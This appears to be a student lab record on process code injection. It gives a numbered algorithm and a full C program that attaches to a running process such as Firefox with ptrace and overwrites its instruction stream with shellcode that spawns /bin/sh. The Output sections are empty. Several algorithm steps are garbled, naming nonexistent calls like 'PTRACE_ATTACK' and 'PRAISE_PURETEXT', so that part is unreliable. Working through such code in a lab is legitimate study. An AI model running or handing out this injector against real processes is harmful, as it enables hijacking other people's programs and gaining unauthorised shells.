**Ex. No.:5**

**Date: 23/03/2024**

**PROCESS CODE INJECTION**

**Aim:**

To do process code injection of firefox to use trace system call.

**Algorithm:**

1. Find out the pid of the running firefox program.
2. Check the Code Injection file.
3. Get the pid of the firefox from the Command Line Argument.
4. Allocate memory buffers for the shell.
5. Attach to the victim process with PTRACE\_ATTACK.
6. Get the Register values of the attached process.
7. Use PRAISE\_PURETEXT to InstallShell.
8. Detach from the victim process using PTRACE\_DETACH.


**Code:**

//Process Code Injection


#include <stdio.h>//C standard input output  
# include <stdlib.h>//C Standard General Utilities Library  
# include <string.h>//C string lib header  
# include <unistd.h>//standard symbolic constants and types  
# include <sys/wait.h>//declarations for waiting  
# include <sys/ptrace.h>//gives access to ptrace functionality  
# include <sys/user.h>//gives ref to regs  
 //The shellcode that calls /bin/sh  
char shellcode[]={  
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"  
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"  
    };  
 //header for our program.  
void header()  
{  
    printf("----Memory bytecode injector-----\n");  
}  
 //main program notice we take command line options  
int main(int argc,char\*\*argv)  
{  
    int i,size,pid=0;  
    struct user\_regs\_struct reg;//struct that gives access to registers  
                                //note that this regs will be in x64 for me  
                                //unless your using 32bit then eip,eax,edx etc...  
    char\*buff;  
    header();  
    //we get the command line options and assign them appropriately!  
    pid=atoi(argv[1]);  
    size=sizeof(shellcode);  
    //allocate a char size memory  
    buff=(char\*)malloc(size);  
    //fill the buff memory with 0s upto size  
    memset(buff,0x0,size);  
    //copy shellcode from source to destination  
    memcpy(buff,shellcode,sizeof(shellcode));  
    //attach process of pid  
    ptrace(PTRACE\_ATTACH,pid,0,0);  
    //wait for child to change state  
    wait((int\*)0);   
    //get process pid registers i.e Copy the process pid's general-purpose  
    //or floating-point registers,respectively,  
    //to the address reg in the tracer  
    ptrace(PTRACE\_GETREGS,pid,0,&reg);  
    printf("Writing EIP 0x%x, process %d\n",reg.rip,pid);  
    //Copy the word data to the address buff in the process's memory  
    for(i=0;i<size;i++){  
    ptrace(PTRACE\_POKETEXT,pid,reg.rip+i,\*(int\*)(buff+i));  
}  
    //detach from the process and free buff memory  
    ptrace(PTRACE\_DETACH,pid,0,0);  
    free(buff);  
    return 0;  
}

**Output:**

**Terminal 1:**



**Terminal 2:**



**Result:**

Hence, Process Code Injection has been implemented successfully